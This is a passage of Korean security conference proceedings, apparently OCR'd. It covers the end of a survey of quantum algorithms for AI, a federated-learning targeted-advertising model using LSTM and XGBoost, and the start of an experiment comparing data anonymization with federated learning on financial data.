Grover's algorithm은 정렬되지 않은 데이터에 대한 검색 알고리즘이다. 고전적인 검색 알고리즘에서는 n개의 데이터를 탐색하기 위해서 $O(n)$ 쿼리가 필요하지만 그루버 알고리즘을 사용하면 $O(\sqrt{n})$ 쿼리로 찾을 수 있다. Grover's algorithm은 오라클 함수와 확산 연산으로 구성되어 있다. 오라클 함수는 부호의 반전을 통해 정답을 도출하며 확산 연산은 도출한 정답을 측정할 확률을 높인다.

2.4 K-means [6]

K-means algorithm은 N차원의 M points를 K개의 클러스터로 나누는 작업으로, 각 클러스터와 거리 차이의 제곱합이 최소가 되도록 동작한다. 즉, n개의 관측을 K 클러스터로 그룹화하여 클러스터 내 분산을 최소화하는 unsupervised 클러스터링 알고리즘이다. N차원의 M point 행렬과 N차원의 K initial cluster centers의 행렬을 입력으로 하며 cluster L의 point 수를 NC(L)로 나타낸다. D(I,L)은 point I와 cluster L 의 Euclidean distance 을 나타낸다. 한 군집에서 다른 군집으로 point를 이동하며 군집 내 최적의 제곱합이 있는 K-partition을 찾는다.

2.5 양자회로를 적용한 CNN 성능 확인[4]

해당 논문에서는 기존의 CNN에 quantum convolution layer 을 추가하여 알고리즘을 수행하고 정확하게 수행되는지를 확인한다. 다양한 convolution 필터를 사용하여 여러 QNNs(quantum convolutional neural networks) 모델을 실행하고 테스트 세트를 통해 정상적인 동작을 확인하였으며 높은 정확도를 도출하였다. 이와 같은 연구 결과는 CNN에 양자회로를 적용이 효과적이라는 것을 확인 할 수 있다.

III. 연구동향

3.1 HHL Algorithm [7]

HHL(Harrow-Hassidim-Lloyd) Algorithm은 linear system에 양자컴퓨터를 활용한 방식이다. 기존 컴퓨터에서는 linear programming에서 $O(Ns\log(1/\epsilon))$의 계산 복잡도를 가지지만 HHL Algorithm을 사용하면 $O(\log(N)s^2k^2/\epsilon)$의 계산 복잡도로 로 문제를 해결할 수 있다. 이때, N은 행렬의 size, s는 행렬의 Sparsity, k는 제약식의 개수, ϵ는 오류를 나타낸다. 그림 2.는 HHL Algorithm의 회로도를 나타낸 것이다. HHL Algorithm은 AQE(Ancilla quantum encoding)를 돌리기 위한 Ancillary 큐빗, 아이젠 벡터를 추정하기 위한 큐빗, 벡터를 표현한 큐빗을 인풋으로 하며 동작은 QPE(Quantum phase estimation), AQE, Inverse QPE 부분으로 나눠진다. QPE는 양자의 위상을 추정하고 AQE에서는 Ancilla 큐비트에 대한 quantum encoding 연산이 Register 큐비트의 상태에 따라 조건부로 작동된다. 그리고 Inverse QPE에서는 register 큐비트를 되돌린다.

3.2 Quantum K-means [6]

Quantum K-means algorithm은 고차원 입력벡터에 비례하여 기하급수적인 속도향상을 보인다. 일반적인 Lloyd의 K-means algorithm은 $O(NMK)$의 시간 복잡도를 가지지만 Quantum




그림 2. HHL Algorithm 회로도

K-means algorithm은 $O(\log(N)MK)$의 시간 복잡도를 갖는다. 속도 향상의 주된 이유는 N차원의 입력벡터를 로드 하는데 $\log N$ 큐비트가 필요하다는 점에 있다. Quantum K-means clustering에서는 세가지 quantum 서브루틴 SwapTest, DistCalc, Grovers Optimization을 사용한다. SwapTest는 control 큐빗 |0> 의 측정 확률을 기준으로 $<a|b>$ 두 양자 사이 상태의 유사성을 측정한다. DistCalc 에서는 두 벡터 a, b 사이의 Euclidean distance $|a-b|^2$를 계산한다. 이를 통해 각 군집에 대해 K distance 가 계산되며 가장 가까운 클러스터의 중심을 찾기 위해 Grover's algorithm[8] 기반의 Grover's Optimization[9] 이 호출된다. 모든 입력 데이터 각각의 point는 가장 중심이 가까운 클러스터에 할당된다. 모든 데이터 point에 클러스터를 할당한 후 각 클러스터에 있는 모든 데이터 point의 평균을 통해 중심을 계산하여 클러스터 할당이 변경되지 않을 때까지 전체 프로세스가 반복된다.

IV.결론

본 논문에서는 양자컴퓨터를 인공지능에 적용하기 위한 알고리즘에 대한 동향을 살펴보았다. HHL algorithm과 Quantum K-means 모두 양자회로를 인공지능에 적용함으로써 속도향상의 결과를 가져왔다. 이러한 연구 결과는 양자컴퓨터가 인공지능의 대량의 데이터 처리에 적합하다는 것을 알 수 있다. 양자 컴퓨터는 아직 초기 개발단계이므로 사용할 수 있는 큐비트의 개수의 한계가 있다. 하지만 양자컴퓨터의 개발

됨에 따라 더 많은 큐비트를 이용한 양자 알고리즘을 인공지능에 적용할 수 있을 것이라 기대한다.

V. Acknowledgement

이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (<Q|Crypton>, No.2019-0-00033, 미래컴퓨팅 환경에 대비한 계산 복잡도 기반 암호 안전성 검증 기술개발)

[참고문헌]

[1] Jang, Kyungbae, et al. "Grover on PIPO." Electronics 10.10 (2021): 1194.

[2] Jordan, Michael I., and Tom M. Mitchell. "Machine learning: Trends, perspectives, and prospects." Science 349.6245 (2015): 255-260.

[3] Zhang, Yao, and Qiang Ni. "Recent advances in quantum machine learning." Quantum Engineering 2.1 (2020): e34.

[4] Henderson, Maxwell et al. “Quanvolutional neural networks: powering image recognition with quantum circuits.” Quantum Machine Intelligence 2 (2020): 1-9.

[5] Arute, F. et al. “Quantum supremacy using a programmable superconducting processor” Nature 574, 505 - 510. 2019

[6] DEGREE PROJECT IN INFORMATION AND COMMUNICATION TECHNOLOGY, “Quantum K means Algorithm” SECOND CYCLE, 30 CREDITS STOCKHOLM, SWEDEN 2019

[7] Harrow, Aram W., Avinatan Hassidim, and Seth Lloyd. "Quantum algorithm for linear systems of equations." Physical review letters 103.15 (2009): 150502.

[8] L. K. Grover. “A fast quantum mechanical algorithm for database search”. In: ACM symposium on Theory of computing, ACM 28 (1996), pp. 212 - 219.

[9] Durr, Christoph, and Peter Hoyer. "A quantum algorithm for finding the minimum." arXiv preprint quant-ph/9607014 (1996).

프라이버시 보호를 위한 Federated Learning 기반 사용자 맞춤형 광고 모델

권승주*, 이소은*, 최슬기*, 최지희*, 양대헌**

*이화여자대학교 (학생), **이화여자대학교 (지도교수)

Federated Learning-based User Targeted Advertisement Model for Better Privacy

Seung-Joo Kwon*, So-Eun Lee*, Seul-Gi Choi*, Ji-Hee Choi*, Dae-Hun Nyang**

Ewha Womans University(*Undergraduate student, **Advisor)

요 약

본 논문에서는 LSTM과 XGBoost를 사용하여 연합학습(Federated Learning) 기반 맞춤형 광고 추천 시스템을 제안한다. 기존의 중앙 집중형 학습을 이용한 광고 시스템의 정확도를 유지하면서 사용자의 프라이버시 보호가 가능한 모델을 설계하고, 시뮬레이션 결과를 통해 중앙집중형 학습을 이용한 광고 시스템과의 정확도를 비교하였다.

I. 서론

1.1 연구 목적

딥러닝을 활용한 맞춤형 광고 시스템은 현재 다양한 광고 플랫폼에서 개발되어 사용되고 있다. 온라인 맞춤형 광고란 행태 정보를 처리하여 이용자의 관심, 흥미, 기호 및 성향 등을 분석·추정한 후 이용자에게 맞춤형으로 제공되는 온라인 광고이다.[1] 이러한 맞춤형 광고를 위해 사이트 방문 내역, 검색 이력, 로그인 정보, 구매 내역 등 다양한 행태 정보가 수집되고 있으며, 이러한 정보를 상당 기간 이용자 모르게 관찰한다는 점에서 개인정보 침해 위험성이 지적된다.[2]

위의 문제를 해결하기 위해서 사용자 기기에서 로컬 데이터로 딥러닝 모델의 학습을 진행한 후 서버로 가중치만을 전송하는 Federated Learning(이하 연합학습) 기반의 맞춤형 광고 시스템을 제안한다. 제안한 모델의 성능을 평가하기 위해 실제 구매이런 데이터셋을 이용하여 실험한 결과를 보인다.

1.2 연구 필요성

1.2.1 맞춤형 광고에 대한 부정적 인식

현재 모바일 광고 시장에서는 맞춤형 광고의 비중이 증가하는 추세이다. 마케팅으로써 모바일 맞춤형 광고는 광고 비용을 줄일 수 있는 효과가 있고, 소비자에게 좋은 경험을 가져다줄 수 있기 때문이다.[3] 하지만 그에 비해 모바일 맞춤형 광고에 대한 사람들의 시각은 좋지 않다. 이는 맞춤형 광고가 사생활 침해로 인식되는 경향이 있기 때문이다.[4]

따라서 맞춤형 광고의 정보 제공적인 기능을 효율적으로 유지하면서도, 사용자의 개인정보 재식별 방지를 위한 방안이 필요하다.

1.2.2 앱 활동 기록 수집의 위험성

현행 국내법상 앱 활동 기록 자체는 개인정보로 분류되지 않는다. 해당 정보가 개인 식별

성을 가지는지에 따라 개인정보의 여부가 결정되기 때문이다. 하지만 사용자의 검색 내역, 구매 내역, 인구 통계 정보, 사용자의 위치 내역들은 맞춤형 광고에 모두 사용된다.[5] 이를 이용하여 이전 연구[6]에서는 광고주에서 사용한 표식을 통해 38%의 장치를 성공적으로 재식별하였다. 즉, 중앙서버로 수집되는 앱 활동 기록은 개인정보로 명확히 분류될 수 없지만, 오히려 이러한 앱 활동 기록이 사용자를 재식별하는 데에 쓰일 수 있다. 함께 수집되는 AdID/IDFA[7]*나 공공 데이터 등의 정보를 결합할 경우 개인의 재식별 가능성이 커질 수 있기 때문이다.

따라서 앱 활동 기록을 직접 서버로 보내지 않으면서 사용자에게 맞춤형 광고를 제공할 수 있는 새로운 광고 모델을 제안한다.


II. 본론

2.1 제안 모델

본 논문에서 사용자 맞춤형 광고 추천을 위한 딥러닝 모델은 LSTM과 XGBoost, 연합학습을 사용하였다. 네트워크의 전체적인 구조는 사용자별 구매 로그 배열이 입력으로 구성되며 최대 30개의 추천 상품을 출력으로 한다. 카테고리 추천의 경우, 사용자의 프라이버시 보호와 통신 효율성 향상을 위해 LSTM을 연합학습과 함께 사용하였으며, LSTM으로 카테고리를 예측한 후, 카테고리 내의 세부 상품은 XGBoost로 예측하였다. 전체적인 모델 구성은 [그림1]과 같다.

2.1.1 연합학습

연합학습은 앞서 1.2 연구 필요성에서 언급한 문제점을 해결할 수 있는 탈중앙화 방식의 분산학습 방법이다. 일반적인 AI 모델은 각 클라이언트가 보유한 데이터를 중앙서버에 모아서 일괄적으로 학습하지만, 연합학습에서는 클라이언트 개별 데이터를 중앙서버로 전달하지 않고, 중앙서버의 AI 모델을 클라이언트로 보내



[그림1] 전체적인 모델 설계 도식화

각각의 데이터로 모델을 훈련한다. 그리고 클라이언트에서 학습한 로컬 AI 모델을 모두 합쳐 글로벌 AI 모델을 만들면서 모델은 점점 일반화되고 클라이언트의 로컬 AI 모델의 정확도는 향상된다. 따라서 클라이언트는 서버로 사용자 데이터 원본을 보내는 것이 아니라 가중치만을 전달하므로, 단말에 저장된 사용자의 프라이버시 침해 가능성을 현저히 낮출 수 있다. 또한, 연합학습을 이용하면 분산된 로컬 데이터를 한 곳으로 모으지 않고 데이터를 보유하고 있는 다양한 장치, 기관 등에서 독립적으로 데이터를 처리하되, 전체 데이터를 한꺼번에 처리하는 것과 비슷한 효과를 얻을 수 있다.[8]

2.1.2 LSTM

LSTM은 기존 RNN과 달리 순환신경망의 일반 신경들을 LSTM 셀로 교체한 것으로, 기울기의 손실 없이 학습할 수 있다.

본 실험에서 사용한 LSTM의 전체 구조는 [그림2]와 같다. 사용자별로 상품을 구매하기 이전에 탐색한 카테고리 id 로그를 입력으로 하며 각 로그의 길이를 일정하게 하고자 padding을 했기에 입력층은 embedding 층을 사용하였다. 32개의 셀로 구성된 3개의 은닉계층과 구매한 카테고리 예측을 위한 클래스가 141개인 1개의 출력계층으로 이루어진다.

* AdID/IDFA: 모바일 앱에서 쿠키 대신 사용하는 광고 식별자로 광고 목적으로 활동을 추적할 수 있다. AdID는 Android에서, IDFA는 Apple에서 제공하는 광고 식별자이다.

```
Model: "sequential"
_________________________________________________________________
Layer (type)                 Output Shape              Param #
=================================================================
embedding (Embedding)        (None, None, 747)         105327
_________________________________________________________________
lstm (LSTM)                  (None, None, 32)          99840
_________________________________________________________________
lstm_1 (LSTM)                (None, None, 32)          8320
_________________________________________________________________
lstm_2 (LSTM)                (None, 32)                8320
_________________________________________________________________
dense (Dense)                (None, 141)               4653
=================================================================
Total params: 226,460
Trainable params: 226,460
Non-trainable params: 0
```

[그림2] LSTM 구조

LSTM에서 사용한 하이퍼 파라미터는 [표1]와 같다.


하이퍼 파라미터	값
Batch Size	256
Activation Function	softmax
Loss Function	sparse_categorical_crossentropy
Hidden Layer Unit	32
Embedding dimension	141
Epoch	10

[표1] LSTM 하이퍼 파라미터

2.1.3 XGBoost

XGBoost는 Ensemble 기반의 분산 그라디언트 부스팅 라이브러리[9]로, LSTM에 비해 학습 속도가 빠르다는 장점이 있다. 앞서 2.1.2의 LSTM 모델에서 product id를 예측할 경우 클래스가 많아 학습 시간이 오래 걸리고, 정확도가 떨어지는 현상이 발생하였다. 따라서 LSTM 모델에서는 category code만 예측하고, 해당 category code 내 product id 중 구매할 가능성이 큰 product id를 예측하기 위하여 XGBoost를 사용하였다.

본 논문에서는 XGBoost의 feature로 사용자가 하루 동안 상품을 얼마나 열람했는지에 대한 activity count와 상품의 brand, price 등을 사용하였으며[그림3], 모델의 하이퍼 파라미터값들은 [표2]와 같다.



[그림3] XGBoost feature importance 비교

하이퍼 파라미터	값
Objective	binary:logistic
Booster	gbtree
Gamma	0
Learnin Rrate	0.75
Max Depth	6
Base Score	0.5

[표 2] XGBoost 하이퍼 파라미터

2.2 실험 및 성능 평가

2.2.1 데이터

데이터 셋은 kaggle의 REES46 Marketing Platform[10]에서 제공한 eCommerce[11] 데이터 6개를 사용했으며, 총 130,925명으로 구성되어 있다. 데이터 예시는 다음([표3])과 같으며, user id, event, product id, category code 등이 포함된다.

	event_time	event_type	product_id	category_code	user_id
0	2020-01-01 00:00:06 UTC	view	100050207	computers.components.memory	556754809
1	2020-01-01 00:00:09 UTC	view	10701101	apparel.scarf	544480865
2	2020-01-01 00:00:11 UTC	view	26201121	construction.components.faucet	519798087
3	2020-01-01 00:00:14 UTC	view	29000019	apparel.shoes	531552233
4	2020-01-01 00:00:17 UTC	view	100052885	computers.components.memory	556754809

[표 3] 데이터 형태

2.2.2 실험 환경

Name	Specification
OS	macOS Big Sur 11.3.1
CPU	Intel Core i7 (2.6 GHz)
RAM	16GB
Tensorflow version	2.3.0

[표4] 실험 환경

2.2.3 성능 평가

연합학습을 적용하지 않은 LSTM 모델과 적용한 LSTM 모델의 Recall, Accuracy, Loss 값을 비교해 보았다.


	기존 LSTM	연합학습 적용 LSTM
Accuracy(%)	94.38	94.38
Recall(%)	100	94.38
Loss	0.57	0.610

[표5] 기존 LSTM과 연합학습 적용 LSTM 비교


[표5]를 통해 Accuracy는 차이가 없었으며, Recall과 Loss 값이 다른 것을 알 수 있었다.

다음 [그림4]는 기존 LSTM에서 epoch이 10일 때 epoch별 loss값이 감소하는 양상을, [그림5]은 연합학습 적용 LSTM에서 round별 loss값

이 감소하는 양상을 그래프로 보인 것이다.



[그림4] 기존 LSTM epoch별 loss값
(epoch size:10)



[그림5] 연합학습 적용 LSTM round별 loss값

최종적으로 정확도 측정은 기존 LSTM 또는 연합학습 LSTM을 통해 카테고리를 예측한 후, XGboost를 통해 구매할 확률이 높은 상품 상위 10개 혹은 30개를 예측하여, 그중 실제 구매한 상품의 존재 여부로 판단하였다.

[표6]는 연합학습을 적용한 모델과 적용하지 않은 모델의 top-10, top-30 정확도를 비교한 것이다.

	연합학습 없는 LSTM+XGBoost	연합학습 LSTM+XGBoost
top-10(%)	63.72	67.43
top-30(%)	92.33	92.46

[표6] 연합학습을 적용한 모델과 적용하지 않은 모델의 top-10, top-30 정확도 비교

[표6]에 따르면 연합학습을 사용하지 않은 최종 모델 정확도보다 연합학습을 적용한 최종 모델 정확도가 더 높게 측정되었다. [표]에서 LSTM 모델 자체의 정확도는 차이가 없었지만 LSTM+XGBoost 모델에서는 오히려 연합학습을 적용한 경우 정확도가 더 높았다. 연합학습이 없는 LSTM과 함께 사용된 XGBoost 모델의 경우는 전체 데이터를 학습하였고 연합학습을 적용한 LSTM과 함께 사용된 XGBoost의 경우는 개개인의 데이터를 기준으로 학습하므로 연합학습을 적용하지 않은 모델보다 overfitting 된 것으로 보인다.

III. 결론 및 향후 과제

본 논문에서는 개인정보를 보호하면서 사용자 맞춤형 광고 추천이 가능한 연합학습 기반 맞춤형 광고 추천 알고리즘을 제안하였다. 그 결과 연합학습을 사용한 모델은 사용하지 않은 모델과 비교해도 비슷한 정확도를 보여주고 있다. 현재는 기존의 오픈 데이터를 이용하여 실험하였기에 실제 데이터를 이용할 경우 보다 구체적인 feature들을 통해 광고 마케팅에 실제로 활용할 수 있을 것이라 기대된다. 또한, [표6]에서의 XGBoost overfitting 문제를 해결하기 위해 향후 연구가 필요하다.

[참고문헌]

[1] 온라인 맞춤형 광고 개인정보보호 가이드라인, 방송통신위원회:한국인터넷진흥원, p.1, 2017.

[2] 안정민. (2013). 온라인 맞춤형 광고(Online Behavioral Advertising)와 개인정보보호. 사이버커뮤니케이션학보, 30(4), 43-86.

[3] 박성용, 온라인맞춤형광고 개인정보보호 가이드라인에 대한 비판적 검토, 소비자문제연구, pp. 205-231, 2017.

[4] 김재휘, 부수현, 김태훈, 강윤희, 박대성, 성보경, 온라인 맞춤형 광고의 사회심리학적 영향 연구, 중앙대학교, 한국인터넷진흥원, August, 2010.

[5] Paul E. Ketelaar, Mark van Balen. The smartphone as your follower: The role of smartphone literacy in the relation between privacy concerns, attitude and behaviour towards phone-embedded tracking. Computers in Human Behavior, September 2017.

[6] Keen Sung, JianYi Huang, Mark D. Corner, Brian N. Levine, Re-identification of Mobile Devices Using Real-Time Bidding Advertising Networks. In MobiCom, September 2020.

[7] https://support.google.com/admanager/answer/6274238?hl=ko

[8] 이승민, 연합학습 기술 동향 및 산업적 시사점, 기술정책 트렌드, 한국전자통신연구원, p.5, 2020.

[9] https://xgboost.readthedocs.io/en/latest

[10] https://rees46.com

[11] https://www.kaggle.com/mkechinov/ecommerce-behavior-data-from-multi-category-store

데이터 익명화와 연합학습의 성능실험†

장진혁*, 최대선**

*숭실대학교(대학원생), **숭실대학교(교수)

Performance Experiment of Data Anonymization and Federated learning

JinHyeok Jang*, Deaseon Choi**

*Soongsil University(Graduate student)

** Soongsil University(professor)

요 약

AI기술은 데이터를 기반으로 삶의 질을 높여주고 있다. 데이터로부터 우리는 머신러닝 이라고 불리는 학습법은 여러 군데 나눠진 데이터를 전송해 한곳에 모으는 작업을 진행한다. 이때 프라이버시 침해가 발생할 위험성이 있어 비식별화 과정을 거치며 비식별화 데이터는 정보의 손상, 누락 등 데이터가 뭉개지는 현상이 있어 기계학습과정의 성능을 저하시키며 전처리과정을 복잡하게 한다. 이에 구글이 2017년에 연합학습이란 데이터의 집적 없이 개인의 데이터로부터 학습결과만을 이용한 새로운 방식의 학습법을 발표했다.

본 논문은 실제 금융데이터를 이용하여 머신러닝에 K익명성, 차분프라이버시 재현데이터의 비식별과정을 거친 데이터의 학습 성능과 연합학습의 성능 간의 차이를 비교하였으며 이를 통해 연합학습의 우수성을 보여주고자 한다.

I. 서론

과거부터 현재까지 사람들은 더 나은 세상을 만들고자 노력해왔다. 휴대폰 하나만 가지고도 결제를 하던지, 인증과 다양한 문화를 즐기는 등 노력의 산출물이 다양해 지고 있다. 이는 AI가 활발히 연구됨에 따라 속력을 가속화 시켰으며 앞으로도 일상의 편의와 이로움을 제공해 줄 주요한 기술로 자리매김하고 있다. 이러한 AI는 주재료인 데이터를 바탕으로 분석과 자동화로부터 서비스를 이루어 냈으며 한 사람으로부터 만들어 낼 수 있는 데이터는 무궁무진하며 앞으로 다양한 데이터를 바탕으로 꿈속에서나 펼쳐질 만한 세상이 현실화 될 수 있다.

하지만 데이터가 주는 이로움에 반하여 넷플릭스 개인정보 노출 건과 같이 나만 알고 싶은 자신의 개인정보도 의도하지 않게 노출되는 프라이버시 침해가 발생 되며 재산상의 피해가 증가 되고 있다. 데이터에 대한 피해가 크다 보니 데이터를 보호할 수 있는 방법에 대한 연구가 증가하고 있으며 우리나라는 데이터 3법 이후 데이터 익명화와 식별방지를 위해 데이터 마스킹 데이터 범주화, 프라이버시 모델인 K-익명성, L-다양성 등을 통해 각 기관이나 기업에서도 고객들의 정보를 보호하는 방법을 선택했으며 현재는 금융업계, 기관에서 마이데이터 사업으로 이목을 집중 받고 있다. 마이데이터는 분산된 데이터들을 하나로 통합하여 데이터를 관리한다[1, 2, 3]. 그리고 관리하는 주체가 기업, 기관이 아닌 개인이 관리 할 수 있도록 하는 사업이다.

이와 비슷하게 데이터를 서버로 모으지 않고

† 이 논문은 2021년도 정부(과학기술정보통신부)의 재원으로 정보통신기획평가원의 지원을 받아 수행된 연구임 (No.2021-0-00511, 엣지 AI 보안을 위한 Robust AI 및 분산 공격탐지기술 개발)

**교신저자: 최대선 (sunchoi@ssu.ac.kr)

학습하는 방법으로 구글이 2017년에 연합학습을 발표했다[4]. 구글에 따르면 연합학습은 개인의 직접적으로 데이터를 요구하지 않고 서버의 모델을 각 디바이스에 전송하여 개인에 대한 데이터를 학습한 그래디언트로부터 학습을 진행하기 때문에 데이터를 직접적으로 요구하지 않기에 프라이버시로부터 보호받을 수 있음을 언급했다. 본 논문에서는 이러한 연합학습에 대해 자세히 들여다보며 다양한 익명화 처리를 거치고 난 데이터에 대해 다양한 머신러닝 결과에 대해 분석할 것이다.

논문의 구성은 다음과 같다. 2장에서 연합학습과 익명화에 대해 언급할 것이고 3장에서 머신러닝 결과를 분석하고 마지막 4장에서 실험에 대한 결론을 맺는다.

II. 연합학습과 데이터 익명화

2.1 연합학습

연합학습은 여러 기관, 조직 간의 분산된 데이터를 공유, 모으지 않고 오직 머신러닝으로부터 얻어지는 학습 값(파라미터, 가중치 값)만을 이용하여 서버의 모델을 학습하는 원리이다. 데이터를 공유하지 않기 때문에 프라이버시를 보호할 수 있는 점과 더욱 민감한 데이터를 활용할 수 있다는 장점이 있다. 하지만 디바이스와 서버 간의 연결시간, 모델전송시간, 디바이스의 데이터 학습시간, 서버 모델 학습시간을 소비해 일반적인 머신러닝 학습보다 시간이 오래 걸리며 feature을 맞추어야 하는 머신러닝 기술의 특성상 서로 다른 feature에 대해서 처리하는 방안은 아직 연구단계에 있다[5].

연합학습의 원리는 그림1에서 보여준다. 서버는 학습에 참여하는 모든 클라이언트(참여자, 디바이스)에게 모델을 전송해준다. 각 디바이스들은 받은 모델로부터 학습을 진행한다. 이를 로컬학습이라 부른다. 얻어진 업데이트 값을 서버로 전송해준다. 지금까지의 과정을 1 round라고 부르며 1Communicate cost라고 부른다. 서버는 받은 업데이트 값으로 서버의 모델(글로벌 모델)을 학습시키면서 이러한 과정을 반복시켜 최종적으로 서버 모델의 성능을 올리는 것이다.




그림 1 연합학습 과정

2.2 데이터 익명화와 프라이버시 모델

최근 데이터 3법 개정안이 통과됨으로 인해 민감정보를 가명 처리한 데이터만을 활용할 때 편리하게 사용할 수 있게 되었다. 하지만 2006년 미국에서 발생한 넷플릭스 사례처럼 인터넷에 돌고 있는 정보들을 모으고 분석하다 보면 사생활이라든지, 내가 알리고 싶지 않은 정보들이 노출된다. 따라서 데이터의 민감한 정보를 식별할 수 없도록 마스킹 처리를 한다든지, 삭제하는 등의 익명화 기술에 대해 현재까지 연구되고 있다[6].

비식별 기술은 데이터의 칼럼에 따라 4개의 그룹으로 나누고 그에 따라 보호 기술을 적용한다. 개인을 식별할 수 있는 식별자(Identifiers)로 주민등록번호, 이름 등이 있으며 비식별 조치 시 무조건 삭제를 원칙으로 하고 있다. 준 식별자(Quasi-Identifiers)는 다른 데이터와의 결합을 통해 추론하여 개인을 식별할 수 있는 속성들이며 우편번호, 연간소득 등이 있다. 민감정보(Sensitive Attributes)는 개인의 사생활을 담긴 속성으로 계좌 수, 병명 등이 이에 해당하고 사생활과 거리가 먼 속성을 Insensitive Attributes로 그룹을 나누고 활용목적에 따라 살리기도 하며 삭제하기도 한다.

현재 실무에서는 앞서 언급한 익명화 처리기법만을 사용하진 않는다. 익명화 처리를 하였더

라도 연결 공격, 배경지식공격 등의 공격으로부터 안전하지 않은 부분이 생기기 때문이다. 그에 따라 데이터를 더 안전하게 지키고자 하는 프라이버시모델(K-익명성, 차분프라이버시, 재현데이터 등) 연구가 많이 진행되고 있다. k-익명성은 주어진 데이터를 바탕으로 같은 레코드 값이 적어도 K개 이상 존재하도록 하여 다른 데이터로부터 정보를 연결할 수 없도록 하는 방법이며 Latanya Sweeney가 제안하였다[3]. 차분프라이버시는 K-익명성의 취약한 부분을 보완하기 위해 Cynthia Dwork가 제안한 수학적 모형이며 한사람에 대한 정보가 데이터 안에 포함되어있거나 포함하지 않는 두 데이터에 각각 질의 (query)를 했을 때, 응답 값을 통해 특정 개인을 식별할 수 없도록 하는 개인정보의 추론을 방지하는 수학적 모델이다[7]. 재현데이터는 사전적 의미로 합성자료, 인위적인 자료이다. 구체적으로 어느 실험을 할 때 시나리오를 위해 가상 자료(재현자료)를 만들어 실험결과를 검증하는데 이용하는 자료로 최근 데이터를 비식별화하는 기술로 연구되고 있다.

III. 데이터 익명화 vs 연합학습

3.1 실험내용

본 실험은 실제 금융데이터(Lending club Data, 2020년 1분기)를 바탕으로 카드사, 금융기관에서 신용등급을 매길 때 필요한 데이터를 바탕으로 범주화, 마스킹을 이용하여 익명화시키고 프라이버시 모델인 K 익명성의 경우 2, 5, 7일 때, 차분 프라이버시로 엡실론이 0.1, 1, 2일 때, 재현데이터를 적용하여 다양한 머신러닝 모델인 MLP(Multi layer perception)의 성능을 확인하고 프라이버시 모델을 강화할수록 데이터의 개수와 성능에 대한 분석을 진행할 예정이다.

익명화의 경우 우편번호(zip_code), 주택 소유여부(home_ownership), 고용 기간(emp_length), 대출 납입 기간(term), 연간소득(annual_inc)을 마스킹, 범주화시켰다. Zip_Code의 경우 '7800'을 '78xx'로 Annual_Inc는 '13345'를 '<20000'처럼 구간화 시켰다. 그 후 머신러닝을 위해 익명화된 데이터들을 수치형 데이터로 바꾸었다. 전처리 과정은 표1에서 보여주고 있다.

표 1 익명화 전처리

Feature	전→ 후
Zip_Code	780xx" → 780 890xx"→890
Home_Ownership	OWN → [1,0,0,0] RENT → [0,1,1,0] MORTAGE → [0,0,1,0] ANY → [0,0,0,1]
Emp_Length	n/a → 0 <1year → 0.5 1year → 1 10+years → 10
Term	36months → 36 60months → 60
Annual_Inc	<20000 → 10000 [20000,40000] → 30000 80000 → 80000 "★" → 1

3.2 실험결과

모델에 대한 정확도는 전체 데이터 중 예측값이 실제 값과 같은 비율을 말하며 식 (1)과 같이 계산한다.

$$Accuracy = \frac{TP + TN}{TP + FP + FN + TN} \quad (1)$$

